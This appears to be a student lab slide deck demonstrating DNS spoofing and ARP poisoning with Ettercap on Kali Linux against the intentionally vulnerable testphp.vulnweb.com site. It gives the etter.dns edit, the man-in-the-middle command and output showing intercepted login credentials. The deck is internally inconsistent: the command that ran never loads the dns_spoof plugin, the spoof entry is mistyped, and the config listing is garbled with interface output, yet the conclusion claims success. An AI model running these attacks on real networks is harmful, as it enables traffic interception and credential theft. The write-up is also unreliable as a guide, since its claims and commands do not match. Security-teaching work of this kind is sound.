

DNS Spoofing Attack using Ettercap in Kali Linux



**Model Institute of Engineering & Technology (Autonomous) Permanently
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DNS Spoofing Attack using Ettercap in Kali Linux


Demonstration with testphp.vulnweb.com

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Introduction



- DNS Spoofing: Manipulates DNS responses to redirect traffic.



- Redirects victims to malicious IPs instead of real servers.



- Ettercap: Tool for MITM attacks, ARP poisoning, DNS spoofing.

Tools Used



- OS: Kali Linux 2025.1a



- Tool: Ettercap 0.8.3.1




- Target: testphp.vulnweb.com (Acunetix test site)



- Browser: Firefox

Editing the DNS Spoof File




```
File Actions Edit View Help
(kali@kali)-[~]
$ sudo bash
[sudo] password for kali:
(root@kali)-[/home/kali]
# vi /etc/ettercap/etter.dns
```

- Edited
/etc/ettercap/etter.dns
file.
- Added entry:
testphp.vulnweb.com
A 192.168.67.128
- Forces all DNS
queries for the domain
to attacker's IP.

Starting Ettercap

- Command used:
- `ettercap -T -M arp:remote -P dns_spoof /// ///`
- ARP poisoning initiated and DNS spoofing activated.



```
(root@kali)-[/home/kali]
# ettercap -T -q -M arp:remote -P /// ///

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:F9:4A:BC
          192.168.221.129/255.255.255.0
          fe80::8340:1bbf:4f0f:22c0/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

dns_spoof: etter.dns:61 Unknown record type .com
dns_spoof: etter.dns:63 Invalid entry '
'

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Sorry, plugin '///' can not be found - skipping!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* | 100.00 %

4 hosts added to the hosts list...

ARP poisoning victims:
GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

HTTP : 44.228.249.3:80 -> USER: test PASS: 123456789 INFO: http://testphp.vulnwe
CONTENT: uname=test&pass=123456789
```

Ettercap Output

- Ettercap shows ARP poisoning success.
- HTTP credentials intercepted from login page.

Kali Linux x login page x +

→ ↻ 🏠 🔒 🔑 testphp.vulnweb.com/login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

acunetix acuart

and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

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scanner
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al Explorer

If you are already registered please enter your login information below:


Username : test
Password : ●●●●●●●●
login

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

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Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web... It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configurations let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and

Victim's Perspective



- Victim visits `testphp.vulnweb.com/login.php`
- Website loads normally – spoofing unnoticed.


```
File Actions Edit View Help
# ... for a AAAA query (same hostname allowed):
# www.myhostname.com AAAA 2001:db8::1 [TTL] mtu 1500
# *.foo.com [2.17.0] AAAA 2001:db8::2 [optional TTL] 172.17.
# ether 02:42:7a:42:7a:42:0c txqueuelen 0 (Ethernet)
# or to skip a protocol family (useful with dual-stack):
# www.hotmail.com 0 AAAA :: overruns 0 frame 0
# www.yahoo.com 0 A es 0.0.0.0 )
# tx errors 0 dropped 0 overruns 0 carrier 0 collision
# or for PTR query:
# www.bar.com PTR 10.0.0.10 [TTL] MULTICAST> mtu 1500
# www.google.com PTR ::1 [TTL] mask 255.255.255.0 broadcast
# ether 1e00:1e00:1e00:1e00:1e00:1e00:1e00:1e00 prefixlen 64 scopeid
# or for MX query (either IPv4 or IPv6):len 1000 (Ethernet)
# domain.com MX xxx.xxx.xxx.xxx [TTL] K1B)
# domain2.com MX xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx
# domain3.com MX xxxx:xxxx::y008 (52.8 KiB)
# tx errors 0 dropped 0 overruns 0 carrier 0 collision
# or for WINS query:
# [workgroup WINS 127.0.0.1 [TTL] mtu 65536
# PC*inet 1 WINS 127.0.0.1 K 255.0.0.0
# ether 3e1 prefixlen 128 scopeid 0x10:host>
# or for SRV query (either IPv4 or IPv6):pback)
# service._tcp|_udp.domain SRV 192.168.1.10:port [TTL]
# service._tcp|_udp.domain SRV [2001:db8::3]:port
# tx packets 164 bytes 58096 (57.2 KiB)
# or for TXT query (value must be wrapped in double quotes):len
# google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all" [TTL]
#
# NOTE: the wildcarded hosts can't be used to poison the PTR re
# so if you want to reverse poison you have to specify a
# host. (look at the www.microsoft.com example)
#
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are o
#
# NOTE: IPv6 specific do not work because ettercap has been bui
# IPv6 support. Therefore the IPv6 specific examples has
# commented out to avoid ettercap throwing warnings durin
#
#####

testphp.vulweb .com A 192.168.67.128

# vim:ts=8:nowrap:
"/etc/ettercap/etter.dns" 65L, 4533B
```

Login Captured

- Ettercap captured credentials entered by victim:
- Username: test
- Password: 123456789

Conclusion

- • Demonstrated DNS Spoofing via Ettercap.
- • ARP poisoning used to intercept victim's traffic.
 - • Captured sensitive login data.
- • Defense: Use HTTPS, DNSSEC, trusted networks.